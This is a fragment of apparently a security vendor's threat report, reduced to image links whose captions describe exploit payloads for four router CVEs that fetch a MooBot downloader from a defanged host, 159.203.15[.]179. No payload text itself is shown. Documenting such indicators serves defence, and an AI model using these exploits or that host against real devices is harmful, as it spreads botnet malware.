


















![CVE-2015-2051 exploit payload, showing the connection to host 159.203.15[.]179, from which a MooBot downloader can be accessed.](https://unit42.paloaltonetworks.com/wp-content/uploads/2023/09/word-image-20.png)
![CVE-2018-6530 exploit payload, showing the connection to host 159.203.15[.]179, from which a MooBot downloader can be accessed.](https://unit42.paloaltonetworks.com/wp-content/uploads/2023/09/word-image-21.png)
![CVE-2022-26258 exploit payload, showing the connection to host 159.203.15[.]179, from which a MooBot downloader can be accessed.](https://unit42.paloaltonetworks.com/wp-content/uploads/2023/09/word-image-22.png)
![CVE-2022-28958 exploit payload, showing the connection to host 159.203.15[.]179, from which a MooBot downloader can be accessed.](https://unit42.paloaltonetworks.com/wp-content/uploads/2023/09/word-image-23.png)
